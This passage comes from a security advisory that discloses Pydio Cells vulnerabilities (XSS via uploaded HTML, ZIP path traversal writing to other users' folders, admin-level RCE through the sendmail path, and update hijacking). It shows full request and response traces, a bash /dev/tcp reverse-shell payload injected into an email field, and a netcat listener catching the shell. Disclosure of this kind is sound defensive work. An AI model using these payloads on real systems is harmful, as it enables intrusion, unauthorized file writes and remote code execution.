Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Date, Etag, Server, Connection, Accept-Ranges,
Content-Range,
Content-Encoding, Content-Length, Content-Type, X-Amz-Request-Id
Content-Length: 0
Content-Security-Policy: block-all-mixed-content
Date: Fri, 27 Mar 2020 18:48:26 GMT
Etag: ""
Server:
Server: Minio/33854f42583b97d2d9317ceac32e2ecc45fd2c1e (linux; amd64)
Vary: Origin
X-Amz-Request-Id: 16003DB28F031371
X-Xss-Protection: 1; mode=block
Connection: close
```

Here, it is confirmed that the file has uploaded successfully:



From there, an attacker could craft a URL and attempt to trick an authenticated user into clicking the link, which would execute the JavaScript code contained in the file within the victim user's session.

The following is an example URL where the parameter `pydio_jwt` is a valid (unexpired) JWT token. This token can be associated to the attacker's user account. The parameter `response-content-disposition` and `response-content-type` values are reflected in the Content-Type and Content-Disposition headers in the server response.


- https://192.168.56.7/io/common-files/xss.htm?response-content-disposition=inline&response-content-type=text/html&pydio_jwt=eyJhbGciOiJSUzI1NiIsImtp[...]5ynGCM3lNtayrWvNOoMG3B7xLnfsORfhhajlsHERvME

Note: By default, the JWT token expiration is set to 10 minutes.

Here, the uploaded file is be accessed :

```
Request:
GET /io/common-files/xss.htm?response-content-disposition=inline&response-
content-type=text/html&pydio_jwt= eyJhbGciOiJSUzI1
NiIsImtp[...]5ynGCM3lNtayrWvNOoMG3B7xLnfsORfhhajlsHERvME2z0YiKuknVvdBj0MzhvrrIeM5D
 HTTP/1.1
Host: 192.168.56.7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Response:
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Disposition: inline
Content-Length: 69
Content-Security-Policy: block-all-mixed-content
Content-Type: text/html
Date: Fri, 27 Mar 2020 18:56:50 GMT
Etag: "0d89da51f1b074c076037d8b7b50347f"
Last-Modified: Fri, 27 Mar 2020 18:48:26 GMT
Server:
Server: Minio/33854f42583b97d2d9317ceac32e2ecc45fd2c1e (linux; amd64)
Vary: Origin
X-Amz-Request-Id: 16003E281146B737
X-Xss-Protection: 1; mode=block
Connection: close

<html>
<body>
<script>alert("CoreSecurity")</script>
</body>
</html>
```

The JavaScript payload is then executed:



7.4 Arbitrary File Write to Other User's Private Folders (Repositories)

[CVE-2020-12851] An authenticated user can write or overwrite existing files in another user's personal and cells folders (repositories) by uploading a custom generated ZIP file and leveraging the `file extraction` feature present in the web application. The extracted files will be placed in the targeted user folder's.

The following proof of concept shows a user named "`user`" writing a new file to the personal file of a user named "`user2`."

First, a custom zip file is created:

```
> mkdir /user2

> echo testfile > "/user2/ziptestfile"

> zip ziptest.zip ../../user2/ziptestfile
  adding: ../../user2/ziptestfile (stored 0%)

> unzip -vl ziptest.zip
Archive:  ziptest.zip
 Length   Method    Size  Cmpr    Date    Time   CRC-32   Name
--------  ------  ------- ---- ---------- ----- --------  ----
       9  Stored        9   0% 2020-03-25 15:03 77b0d315  ../../user2/ziptestfile
--------          -------  ---                            -------
       9                9   0%                            1 file
```


The zip file named `ziptest.zip` is uploaded to the web application by `user`:

```
Request:
PUT /io/personal-files/ziptest.zip?AWSAccessKeyId=gateway&Content-
Type=application%2Foctet
-stream&Expires=1585160474&Signature=a%2BYVl4I2SKqKwfu0v6takqbsFVE%3D HTTP/1.1
Host: 192.168.56.7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Pydio-Bearer: eyJhbGciOiJSUzI1NiIsImtpZCI6I[...]rD7vrXQ
Content-Type: application/octet-stream
Content-Length: 205
Origin: https://192.168.56.7
Connection: close
Referer: https://192.168.56.7/ws-personal-files/

PK[...]

Response:
HTTP/1.1 200 OK
Accept-Ranges: bytes
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Date, Etag, Server, Connection, Accept-Ranges,
Content-Range,
Content-Encoding, Content-Length, Content-Type, X-Amz-Request-Id
Content-Length: 0
Content-Security-Policy: block-all-mixed-content
Date: Wed, 25 Mar 2020 18:05:20 GMT
Etag: ""
Server:
Server: Minio/33854f42583b97d2d9317ceac32e2ecc45fd2c1e (linux; amd64)
Vary: Origin
X-Amz-Request-Id: 15FF9E2F7CB66503
X-Xss-Protection: 1; mode=block
Connection: close
```

The zip file extraction is requested:


```
Request:
PUT /a/jobs/user/extract HTTP/1.1
Host: 192.168.56.7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6IjkxOGZjZWQwZjM5ZWU1YTIxNGY4MWY0NGI5NjYxZTA2MjIwMzZkMm

eyJpc3MiOiJodHRwczovLzE5Mi4xNjguNTYuNy9hdXRoL2RleCIsInN1YiI6IkNpUTVOMll6TVRobU1DMW

E5tVmhZbU0xTkRSak1qRVNCWEI1WkdsdiIsImF1ZCI6ImNlbGxzLWZyb250IiwiZXhwIjoxNTg1MTYwMTA

vbmNlIjoiNGM0MTZlZmUtYjhlMy00Y2VkLTg0MzItZTBjMmRlZTEzMjExIiwiYXRfaGFzaCI6IjAtVGx0V

WFpbF92ZXJpZmllZCI6dHJ1ZSwibmFtZSI6InVzZXIifQ.bHG3A6o0wFminVaHZ-
Ci74pDDwMGZjX7JxDVtYsjLGAjvyH8ldvFlg1MDOwzAwIN
sXEE5Ld18Bz7FbLKM2-yHEP-
0R3cIJIcQsNNVmXRG10we0P6F3GzJSCrabsSf9QrIY3bcn5bdOhA8WZzCpMjygfqK8FNMkdPyZ-
vSxLHiyESYn
qMk5nj41YmOpICVyI-MAZ0XbA16j_4LAzXDu5Srhu6nNGozfqlBOysAvnoyA-
379eCtUiG3nwJV5_U37fFEuqVmzF2N3SMvOM0iypNdLI8SbAZ
C51eLwXqLxqeX-sTTBGFaYQMRpYBeTlpB1ZgsrRCA5-uZGSRO5trD7vrXQ
X-Pydio-Language: en-us
Content-Type: application/json
Content-Length: 117
Origin: https://192.168.56.7
Connection: close
Referer: https://192.168.56.7/ws-personal-files/

{"JobName":"extract","JsonParameters":"{\"node\":\"personal-
files/ziptest.zip\",\"format\":\"zip\",\"target\":\"\"}"}

Response:
HTTP/1.1 200 OK
Content-Length: 66
Content-Type: application/json
Date: Wed, 25 Mar 2020 18:05:24 GMT
Server:
Vary: Origin
Connection: close

{"JobUuid":"extract-archive-e9ebac29-7c41-4574-b100-89c76a374aa7"}
```

The file is uploaded and then extracted by `user`:



After the file is extracted, the new file "`ziptestfile`" is created in the personal folder of `user2`.


Note that the file activity indicates that the file was created by `user`:



From there, `user2` could download the new file created by `user`:

```
Request:
GET /io/personal-files/ziptestfile?
AWSAccessKeyId=gateway&Expires=1585160258&Signature=PYY5RBihBw0QPstlrWxzC%2F9ZE9
s%3D&response-content-
disposition=inline&pydio_jwt=eyJhbGciOiJSUzI1NiIsImtpZCI6IjkxOGZjZWQwZjM5ZWU1YTIxN

jYxZTA2MjIwMzZkMmIifQ.eyJpc3MiOiJodHRwczovLzE5Mi4xNjguNTYuNy9hdXRoL2RleCIsInN1YiI6

kyT0Mwd09EbGhOVEF5WmpGbFpUZ1NCWEI1WkdsdiIsImF1ZCI6ImNlbGxzLWZyb250IiwiZXhwIjoxNTg1

iYjQwNjBlZTgtZmFiOS00NzJkLTlmNzMtNDBhMDFlOGRmZTE1IiwiYXRfaGFzaCI6IlZQMHA2eElDQi1fT

ZSwibmFtZSI6InVzZXIyIn0.mUTSweRZqDF3DZEwRVw67yE0y6lKSJe8qk5EKNI8IH5RnegkFUbUscMX_8

15ngmT3ss1rYvFUMm474UyvnyO5BSDIFYkmMXeWP1XVvfeDpL5TxSRSltNowZicW1ktXLI_CxeHLiShwEd

SepmuoMboR_lwkJWfvz6tGRQ6vWR2Onx7P4jMwnAIBmHeKjfpgSqJ1q9tHrLtfeWSgO0fZ5hIHa1SccyV
3a8QDZgeV-FFFdGvtAFKPC5eGfa8JACXYw HTTP/1.1
Host: 192.168.56.7
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://192.168.56.7/ws-personal-files/
Upgrade-Insecure-Requests: 1

Response:
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Disposition: inline
Content-Length: 9
Content-Security-Policy: block-all-mixed-content
Content-Type: application/octet-stream
Date: Wed, 25 Mar 2020 18:06:44 GMT
Etag: "e9409172a4036cc688f169c72131e921"
Last-Modified: Wed, 25 Mar 2020 18:05:26 GMT
Server:
Server: Minio/33854f42583b97d2d9317ceac32e2ecc45fd2c1e (linux; amd64)
Vary: Origin
X-Amz-Request-Id: 15FF9E42E01B81EE
X-Xss-Protection: 1; mode=block
Connection: close

testfile
```

Below is the content of the file viewed by `user2`:



7.5 Authenticated Remote Code Execution Through Mailer Weaknesses

[CVE-2020-12847] The Pydio Cells web application offers an administrative console named "`Cells Console`" that is available to users with an administrator role. This console provides an administrator user with the possibility of changing several settings, including the application's mailer configuration.

It is possible to configure a few engines to be used by the mailer application to send emails. If the user selects the "sendmail" option as the default one, the web application offers to edit the full path where the sendmail binary is hosted. Since there is no restriction in place while editing this value, an attacker authenticated as an administrator user could force the web application into executing any arbitrary binary.

The following proof of concept will show the exploitation of this vulnerability, which consists of three steps:

1. Modify the binary used by the `sendmail` engine
2. Create a user with a malicious payload embedded within the `email` field
3. Trigger the exploit by sending a test email to the aforementioned user

A user with administrator role submits a request to change privileges from the default `sendmail` binary path to `/usr/bin/awk:`

```
Request:
PUT /a/config/services%2Fpydio.grpc.mailer HTTP/1.1
Host: 192.168.0.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.0.43/settings/parameters/mailer
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6IjgyNTZlMzc3YWNkNTljNTZkNDQzNmZhOWI3YWNkNTI5NTZhMTM4MD

HRwczovLzE5Mi4xNjguMC40My9hdXRoL2RleCIsInN1YiI6IkNpUXhObUl5WWpSbU5pMHhNR0l3TFRReU9

1WkdsdiIsImF1ZCI6ImNlbGxzLWZyb250IiwiZXhwIjoxNTg0NzQyOTg2LCJpYXQiOjE1ODQ3NDIzODYsI

jUtNDVkNmUxMjY0OTQ5IiwiYXRfaGFzaCI6IlZQbHpXbm9jRG5JTlo3d0NOUWd4cEEiLCJlbWFpbF92ZXJ

sWsKlKIhFDsSABaPS48GvB5LLpewjZMU7Pl-
3SU3Z8cgNVzsq4KN1B3_rp47KqKvpmGLyH9yEabRIT8owPvWwExFJRgiX_uMxW16Av1pZp6TCKHS_6LhsO

GG_djbMMW2xVsv7J8UtweW8xPljY09KOetRjUJSwiBiivswNRjk-
Wr7LyQTPPC6oOIdmBfgGmnwUWgefdkUxa0MuVob7sgmzMKugYXdHL_LEzV2J4RvGKj6K4n
50Re6FGQtpQu7v5THAOSlhXkx41mTne7SYKt5DDxVD0hTsfpC3bN-
daG83HJLKe_RlaGjzmuCK4_DQ0eLITEvoUn_vjm8Gg
X-Pydio-Language: en-us
Content-Type: application/json
Content-Length: 171
Connection: close
Cookie: com.pydio.android.Client-smartbanner-closed=true
{"FullPath":"services/pydio.grpc.mailer","Data":"{\"queue\":
{\"@value\":\"boltdb\"},\"sender\":{\"@value\":\"sendmail\",
\"executable\":\"/usr/bin/awk\"},\"valid\":false}"}

Response:
HTTP/1.1 200 OK
Content-Length: 171
Content-Type: application/json
Date: Fri, 20 Mar 2020 22:14:09 GMT
Server:
Vary: Origin
Connection: close
{"FullPath":"services/pydio.grpc.mailer","Data":"{\"queue\":
{\"@value\":\"boltdb\"},\"sender\":{\"@value\":\"sendmail\",
\"executable\":\"/usr/bin/awk\"},\"valid\":false}"}
```

Next, a new user is created with a custom payload embedded inside the email field in order to gain remote code execution. For example, the following payload executes system commands that establish a reverse shell to an attacker-controlled server. The payload must be Unicode encoded.

```
Payload to establish a reverse shell
\u0022;BEGIN {system(\u0022/usr/bin/bash -i >& /dev/tcp/{IP}/{PORT}
0>&1\u0022);exit}\u0022#
```

The payload is set in the `email` field of the user named "`userce`":

```
Request:
```

```
PUT /a/user/userce HTTP/1.1
Host: 192.168.0.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.0.43/welcome/
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6IjAxMjQ0NjdlZTJlMjQyN2FkYzg0OWQ1NTMwYjJiZjFmMjhhNjEyNj

zovLzE5Mi4xNjguMC40My9hdXRoL2RleCIsInN1YiI6IkNpUXhObUl5WWpSbU5pMHhNR0l3TFRReU9EWXR

sImF1ZCI6ImNlbGxzLWZyb250IiwiZXhwIjoxNTg1NzcxOTkwLCJpYXQiOjE1ODU3NzEzOTAsIm5vbmNlI

jY0OTQ5IiwiYXRfaGFzaCI6IkZXV3BYUzg4TkIzSklPMl9VdmtNaGciLCJlbWFpbF92ZXJpZmllZCI6dHJ
ZnhJDA7jn
HHJle1xYHe02zyFtdaRVrLVkjQQmOvOQowkHKyYmDIaRvPYOy524ukt8wqWY9p_S71OtSW2vS_gSzA8yCa
Vh9EeLqFhObQm
Xt9o9z1Ov3RZX9QTA4oNqfUEU6g1194f16cIfrA7Vz_w5uTm105Ziuk2IHGbHIawBqiRpgLBVDX-
fZYXn3RxRmPWR-YLoi9X8iqWC3ENOkjuxaXXpi7-dI9nzml2qu
vSpErS6UqDC7egRwoa9ZLiYcVjGCBiyLCe_4bfEKW3JCjCbBW2PpKBbgTd__KtJCNbTPk3A
X-Pydio-Language: en-us
Content-Type: application/json
Content-Length: 726
Connection: close
Cookie: com.pydio.android.Client-smartbanner-closed=true

{"GroupPath":"/","Attributes":{"profile":"shared","email":"\u0022;BEGIN
{system(\u0022/usr/bin/bash -i >& /dev/
tcp/192.168.0.28/8000 0>&1\u0022);exit}\u0022#","parameter:core.conf:lang":"\"en-
us\"","send_email":"true"},
"Roles":[],"Login":"userce","Password":"uSerce4&","Policies":
[{"Action":"OWNER","Subject":"16b2b4f6-10b0-4286-baca-
0014498cd675","Effect":"allow"},
{"Action":"READ","Subject":"user:admin","Effect":"allow"},
{"Action":"WRITE","Subject":
"user:admin","Effect":"allow"},
{"Action":"READ","Subject":"user:userce","Effect":"allow"},
{"Action":"WRITE","Subject":
"user:userce","Effect":"allow"},
{"Action":"WRITE","Subject":"profile:admin","Effect":"allow"},
{"Action":"READ","Subject":
"profile:admin","Effect":"allow"}]}

Response:
HTTP/1.1 200 OK
Content-Length: 1995
Content-Type: application/json
Date: Wed, 01 Apr 2020 20:04:44 GMT
Server:
Vary: Origin
Connection: close
{"Uuid":"2e4b104e-2417-4e8b-9767-0e26a6540176","GroupPath":"/","Attributes":
{"email":"\";BEGIN {system(\"/usr/bin/bash -i
\u003e\u0026 /dev/tcp/192.168.0.28/8000
0\u003e\u00261\");exit}\"#","parameter:core.conf:lang":"\"en-us\"","profile":
```

```
"shared"},"Roles":[{"Uuid":"EXTERNAL_USERS","Label":"External
Users","LastUpdated":1584741967,"AutoApplies":
["shared"],"Policies":
[{"id":"5","Resource":"EXTERNAL_USERS","Action":"READ","Subject":"*","Effect":"all

{"id":"6","Resource":"EXTERNAL_USERS","Action":"WRITE","Subject":"profile:standard
{"Uuid":
"2e4b104e-2417-4e8b-9767-0e26a6540176","Label":"User
userce","UserRole":true,"LastUpdated":1585771484,"AutoApplies":
[""],"Policies":[{"id":"23","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"READ","Subject":"profile:
standard","Effect":"allow"},{"id":"24","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"WRITE","Subject":
"user:userce","Effect":"allow"},{"id":"25","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"WRITE",
"Subject":"profile:admin","Effect":"allow"}]}],"Login":"userce","Policies":
[{"id":"47","Resource":"2e4b104e-2417-
4e8b-9767-0e26a6540176","Action":"OWNER","Subject":"16b2b4f6-10b0-4286-baca-
0014498cd675","Effect":"allow"},{"id":
"48","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"READ","Subject":"user:admin","Effect":"allow"},{"id":
"49","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"WRITE","Subject":"user:admin","Effect":"allow"},{"id":
"50","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"READ","Subject":"user:userce","Effect":"allow"},{"id":
"51","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"WRITE","Subject":"user:userce","Effect":"allow"},
{"id":"52","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"WRITE","Subject":"profile:admin","Effect":"allow"},
{"id":"53","Resource":"2e4b104e-2417-4e8b-9767-
0e26a6540176","Action":"READ","Subject":"profile:admin","Effect":"allow"}],
"PoliciesContextEditable":true}
```

A test email is sent to the user that has just been created. This will combine the last steps and will force the web application into executing the following command:

```
/usr/bin/awk -t '"";BEGIN {system("/usr/bin/bash -i >& /dev/tcp/192.168.0.28/8000
0>&1");exit}"#, "'
```

The following figure shows a sample email testing request to the previously created user:

```
Request:
POST /a/mailer/send HTTP/1.1
Host: 192.168.0.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.0.43/settings/parameters/mailer
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6IjAxMjQ0NjdlZTJlMjQyN2FkYzg0OWQ1NTMwYjJiZjFmMjhhNjEyNj

HRwczovLzE5Mi4xNjguMC40My9hdXRoL2RleCIsInN1YiI6IkNpUXhObUl5WWpSbU5pMHhNR0l3TFRReU9

1WkdsdiIsImF1ZCI6ImNlbGxzLWZyb250IiwiZXhwIjoxNTg1NzcyNjA0LCJpYXQiOjE1ODU3NzIwMDQsI

jUtNDVkNmUxMjY0OTQ5IiwiYXRfaGFzaCI6IjVPNl84T3JicWZRVXNFSWd4YzZyZFEiLCJlbWFpbF92ZXJ

FAZtbhPxZTSwG5xyiBDzbl8TvPWlmLDKtzKeJFGVgHyLkiGunMR5IFu-
Z9AUsY8At7wCsXu_41wsmV7xyQ8J6zSSNLqs-qIaZWk2oQ8bciZatfpJQE--YvQJi-
1KakllyswSpH5m64DONRRBIiLxWQL38Ptw8syYJu7bdJgOrQw0ylbjADPoGVW78441TOiR3JLub7gjvKgF

qLZDziPNU7xmeyff-XvTWONNCELKFLy4ozCXXpcrVZ6pXk-
ryRNSgSTLkpJyFbSw44S66fon3DuTjCCC_BaSGcFcE-kg
X-Pydio-Language: en-us
Content-Type: application/json
Content-Length: 89
Connection: close
Cookie: com.pydio.android.Client-smartbanner-closed=true
{"To":[{"Uuid":"userce"}],"TemplateId":"AdminTestMail","TemplateData":
{"Message":"rce!"}}
```

The system command is executed, including a custom payload and triggering of the reverse shell:

```
$ nc -lvp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from 192.168.0.43 48614 received!
bash: no job control in this shell
[pydio@cells ~]$
```


7.6 Weakness in Pydio Cells Software Update Feature

[CVE-2020-12852] The update feature for Pydio Cells allows an administrator user to set a custom update URL and the public RSA key used to validate the downloaded update package. The update process involves downloading the updated binary file from a URL indicated in the update server response, validating its checksum and signature with the provided public key and finally replacing the current application binary. To complete the update process, the application's service or appliance needs to be restarted.

An attacker with administrator access can leverage the software update feature to force the application to download a custom binary that will replace current Pydio Cells binary. When the server or service is eventually restarted the attacker will be able to execute code under the

privileges of the user running the application. In the Pydio Cells enterprise appliance this is with the privileges of the user named "`pydio`". The following proof of concept demonstrates the vulnerability:

The Software Update feature in the Cells Console can be seen below:



A python script displays a new public RSA key to be set in the software update feature, runs a web server that responds to the update requests, and serves a custom binary file.

Once the administrator user sets the new update URL to the custom web server and the provided public RSA key, then clicks “check for updates,” a new available version is displayed.

